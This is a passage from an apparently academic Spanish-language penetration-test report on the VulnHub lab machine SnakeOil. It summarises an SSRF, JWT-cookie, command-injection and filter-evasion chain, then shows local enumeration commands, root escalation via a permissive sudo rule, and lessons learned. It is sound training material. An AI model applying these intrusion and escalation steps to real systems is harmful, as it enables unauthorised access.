/home/patrick/.local/share/virtualenv/wheel/2.7/image/1/CopyPipInstall/setuptools-44.1.1-py2.py3-none-any/setuptools-44.1.1.dist-info/dependency_links.txt
/home/patrick/.local/share/virtualenv/wheel/2.7/image/1/CopyPipInstall/pip-20.3.4-py2.py3-none-any/pip-20.3.4.dist-info/LICENSE.txt
/home/patrick/.local/share/virtualenv/wheel/2.7/image/1/CopyPipInstall/pip-20.3.4-py2.py3-none-any/pip-20.3.4.dist-info/top_level.txt
/home/patrick/.local/share/virtualenv/wheel/2.7/image/1/CopyPipInstall/pip-20.3.4-py2.py3-none-any/pip-20.3.4.dist-info/entry_points.txt
```

7.9 Conclusión de la fase

Se obtuvo acceso inicial como el usuario **patrick** encadenando cinco vulnerabilidades y sorteando tres mecanismos de defensa:

1. **SSRF** en /run, protegido por una clave secreta.

2. Obtención de esa clave en `/secret`, cuyo acceso dependía de un **JWT transportado en cookie** (configuración de `flask-jwt-extended`), no en cabecera.
3. **Ejecución remota de comandos (RCE)** por inyección `$()` en el parámetro url.
4. Evasión del **filtro de comandos** (Banned command!) y del **límite de tiempo** (timeout) empleando comandos permitidos y rutas acotadas.
5. **Extracción de credenciales** del código fuente y acceso final por **SSH**.

Durante el proceso se exploraron y descartaron, con evidencia, dos vías alternativas —el crackeo de la clave de firma HS256 del JWT y el del hash de patrick expuesto en `/users`, ambos contra el diccionario `rockyou`—, lo que confirmó que el camino diseñado era la lectura de credenciales mediante el RCE. Finalmente, la salida del comando `id` mostró que patrick pertenece al grupo **sudo**, hallazgo que constituye el punto de partida directo para la escalada de privilegios que se aborda en la Fase 5.

8. Fase 5 — Post-explotación y escalada de privilegios

Con un shell ya obtenido como el usuario sin privilegios **patrick**, el objetivo de esta fase es **escalar privilegios hasta root** (el administrador del sistema) para demostrar el control total de la máquina. El enfoque es primero enumerar el sistema desde dentro en busca de rutas de escalada, y después explotar la que resulte viable.

8.1 Enumeración local

Una vez dentro, el primer paso es reconocer el terreno: identificar qué permisos especiales tiene el usuario actual, qué binarios podrían abusarse y qué versión de sistema se está ejecutando. Se emplearon tres comandos de enumeración clásicos:

```
sudo -l
find / -perm -4000 -type f 2>/dev/null
uname -a
```

El propósito de cada uno:

- **sudo -l** lista qué comandos puede ejecutar el usuario actual mediante `sudo` (es decir, con privilegios de root). Es siempre la primera comprobación, porque una configuración de `sudo` permisiva es la vía de escalada más directa que existe.
- **find / -perm -4000 -type f** busca en todo el sistema los binarios con el bit **SUID** activado. Estos ejecutables corren con los privilegios de su propietario (frecuentemente root) sin importar quién los lance, por lo que un SUID mal configurado puede permitir una escalada.
- **uname -a** muestra la versión del kernel, dato necesario para valorar posibles *exploits de kernel* si no hubiera otra vía más sencilla.

```
patrick@SNAKEOIL:~$ sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on SNAKEOIL:
  (root) NOPASSWD: /sbin/shutdown
  (ALL : ALL) ALL
patrick@SNAKEOIL:~$ uname -a
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
patrick@SNAKEOIL:~$ find / -perm -4000 -type f 2>/dev/null
/home/patrick/vmware-tools-distrib/lib/bin32/vmware-user-suid-wrapper
/home/patrick/vmware-tools-distrib/lib/bin64/vmware-user-suid-wrapper
/usr/bin/vmware-user-suid-wrapper
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/ntfs-3g
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/bwrap
/usr/bin/sudo
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
patrick@SNAKEOIL:~$
```

Como referencia metodológica, cabe señalar que existen herramientas automáticas —como **linPEAS**— que realizan esta enumeración de forma exhaustiva y resaltan las rutas de escalada más prometedoras. Habría podido transferirse desde Kali levantando un servidor web temporal (python3 -m http.server en el atacante y wget en la víctima). No obstante, en este caso **no fue necesario**: la enumeración manual con sudo -l reveló de inmediato un vector de escalada trivial, por lo que recurrir a linPEAS habría sido redundante.

8.2 Identificación del vector de escalada

La salida de sudo -l fue concluyente:

User patrick may run the following commands on SNAKEOIL:

(root) NOPASSWD: /sbin/shutdown

(ALL : ALL) ALL

La segunda entrada, **(ALL : ALL) ALL**, es la clave: significa que el usuario patrick está autorizado a ejecutar **cualquier comando como cualquier usuario, incluido root**, a través de sudo. Se trata de una configuración de privilegios extremadamente permisiva —esencialmente, patrick tiene control administrativo completo—, y constituye el camino a root más directo posible. No hacen falta binarios SUID ni exploits de kernel: basta con invocar una shell mediante sudo.

```
patrick@SNAKEOIL:~$ sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on SNAKEOIL:
  (root) NOPASSWD: /sbin/shutdown
  (ALL : ALL) ALL
```


8.3 Escalada a root

Aprovechando ese privilegio, se solicitó una shell de root directamente:

```
sudo su
```

Al ejecutarlo (introduciendo la contraseña de patrick cuando se solicita), la sesión pasa a ejecutarse como el usuario root. La escalada se verificó comprobando la identidad:

```
id
```

```
whoami
```

El resultado esperado confirma el acceso total:

```
uid=0(root) gid=0(root) groups=0(root)
```


Un uid=0 corresponde a root, lo que demuestra que se ha obtenido el control absoluto del sistema.

```
patrick@SNAKEOIL:~$ sudo su
[sudo] password for patrick:
root@SNAKEOIL:/home/patrick# id
uid=0(root) gid=0(root) groups=0(root)
root@SNAKEOIL:/home/patrick# whoami
root
root@SNAKEOIL:/home/patrick#
```

8.4 Prueba de control total

Como evidencia final de la escalada, se recuperó la flag de root, un archivo que solo el administrador puede leer y que sirve como prueba de haber alcanzado el máximo nivel de privilegios:

```
cat /root/.proof.txt
```



9. Conclusiones

El desarrollo de esta práctica permitió recorrer, de forma completa y aplicada, el ciclo de vida de una prueba de penetración sobre un sistema real (la máquina *digitalworld.local: SnakeOil*), desde la preparación de un entorno de laboratorio aislado hasta la obtención del control total del objetivo. Cada fase del proceso —reconocimiento, escaneo, análisis de vulnerabilidades, explotación y escalada de privilegios— se ejecutó documentando los comandos empleados, las respuestas obtenidas y, sobre todo, el razonamiento detrás de cada decisión. Esa trazabilidad es, quizá, el aprendizaje más valioso: una intrusión no es una secuencia mecánica de herramientas, sino un proceso iterativo de formular hipótesis, ponerlas a prueba, interpretar la evidencia y reorientar la estrategia cuando algo no encaja.

El recorrido demostró en la práctica varios principios fundamentales de la seguridad informática. En primer lugar, que **la superficie de ataque real rara vez es la más visible**: el puerto 80, aparentemente el objetivo natural, resultó ser una página de relleno sin valor, mientras que el vector explotable estaba en un segundo servicio web (puerto 8080) que solo el escaneo completo de puertos reveló. En segundo lugar, que **una única vulnerabilidad casi nunca basta**: el acceso inicial se logró encadenando cinco fallos distintos —un SSRF, una gestión insegura de tokens JWT, una inyección de comandos, y la exposición de credenciales en el código fuente— cada uno de los cuales, por sí solo, habría sido insuficiente. Y en tercer lugar, que **los errores de configuración son tan peligrosos como los fallos de software**: la escalada final a root no requirió ningún exploit sofisticado, sino que se apoyó en un permiso de sudo mal asignado (ALL : ALL), uno de los descuidos más comunes y a la vez más críticos en entornos reales.

También quedó patente la importancia de la enumeración exhaustiva y de leer con atención cada respuesta del sistema. Pistas que en un primer momento parecían irrelevantes —un mensaje de error, el nombre de una clave secreta, un enlace a documentación dentro del propio blog— resultaron ser exactamente las señales que marcaban el camino previsto. Aprender a distinguir el ruido de la información útil, y a no descartar un endpoint solo porque devuelve un error, fue una habilidad que se fue afinando a lo largo del ejercicio.

Desde el punto de vista defensivo, el ejercicio subraya que proteger un sistema exige coherencia en todas sus capas: no sirve de nada parchear el servidor web (nginx estaba actualizado y sin exploits viables) si la aplicación que corre encima expone credenciales, confía en la entrada del usuario sin validarla y concede privilegios administrativos sin restricción. La seguridad es tan fuerte como su eslabón más débil, y en este caso ese eslabón no estaba en el software base, sino en cómo se construyó y configuró la aplicación.



Complicaciones y problemas encontrados

El proceso estuvo lejos de ser lineal, y buena parte del aprendizaje provino precisamente de los obstáculos. El primero fue **enumerar el servicio equivocado**: se invirtió tiempo considerable analizando a fondo el puerto 80 (con escaneos de Gobuster de más de un millón de peticiones y barridos de Nikto) antes de comprender que era una página de relleno y que el verdadero objetivo estaba en el 8080. La lección fue clara: conviene completar el escaneo de todos los puertos antes de profundizar en cualquiera.

El segundo gran escollo fue la **autenticación del endpoint /secret**. Los intentos de presentar el token JWT mediante las cabeceras `Authorization: Bearer` y `x-access-token` fallaban sistemáticamente con un error 500, sin ninguna pista clara del motivo. Esto llevó a explorar dos vías alternativas que resultaron ser **callejones sin salida**: intentar crackear la clave de firma HS256 del token y el hash de contraseña de patrick expuesto en `/users`, ambos por fuerza bruta contra el diccionario rockyou completo (más de catorce millones de contraseñas). Ninguno tuvo éxito, y solo tras agotar ambas listas se comprendió que la contraseña era una cadena personalizada del reto, imposible de encontrar en diccionarios genéricos. La solución real no estaba en romper la criptografía, sino en un detalle de configuración: la librería `flask-jwt-extended` espera el token en una **cookie**, no en una cabecera. Este fue probablemente el punto más frustrante y, a la vez, el más instructivo del ejercicio, porque enseñó a leer las pistas del entorno (el enlace a la documentación en la propia web) en lugar de insistir en la fuerza bruta.

Una vez conseguida la ejecución remota de comandos surgieron **nuevas defensas de la aplicación**. Al intentar lanzar una reverse shell, el sistema respondía Banned command!, revelando un filtro que bloqueaba palabras clave como bash y base64 —justo las que la técnica necesitaba—. A esto se sumó un **límite de tiempo** que abortaba comandos lentos como find /, devolviendo The timeout is expired!. Ambas restricciones obligaron a abandonar la reverse shell y a replantear el objetivo: en lugar de forzar un shell inverso, se usó el RCE para leer directamente el código fuente con comandos permitidos y rutas acotadas, extrayendo la credencial y accediendo por SSH. Este cambio de estrategia ante las defensas del sistema fue una de las decisiones más importantes de toda la práctica.

Finalmente, hubo **fricciones de índole técnica** propias de trabajar en un entorno virtualizado que también conviene documentar: la wordlist rockyou venía comprimida y hubo que descomprimirla; hashcat no encontraba plataforma de GPU compatible dentro de la máquina virtual, obligando a recurrir a John the Ripper y a scripts en CPU; el pegado de comandos multilínea en la terminal se corrompía por el *bracketed paste*, resuelto guardando los scripts en archivos; y la salida de los comandos ejecutados vía RCE aparecía incrustada dentro de mensajes de error de curl, lo que dificultaba su lectura pero no impedía extraer la información. Ninguno de estos problemas era una vulnerabilidad del objetivo, pero todos formaron parte de la realidad del trabajo y su resolución es parte del oficio.

10. Referencias

- VulnHub — digitalworld.local: SNAKEOIL. <https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>
- Oracle VirtualBox — Documentación oficial. <https://www.virtualbox.org/>
- Kali Linux — Documentación oficial. <https://www.kali.org/>
- Exploit Database (Exploit-DB). <https://www.exploit-db.com/>
- NVD / CVE — National Vulnerability Database. <https://nvd.nist.gov/>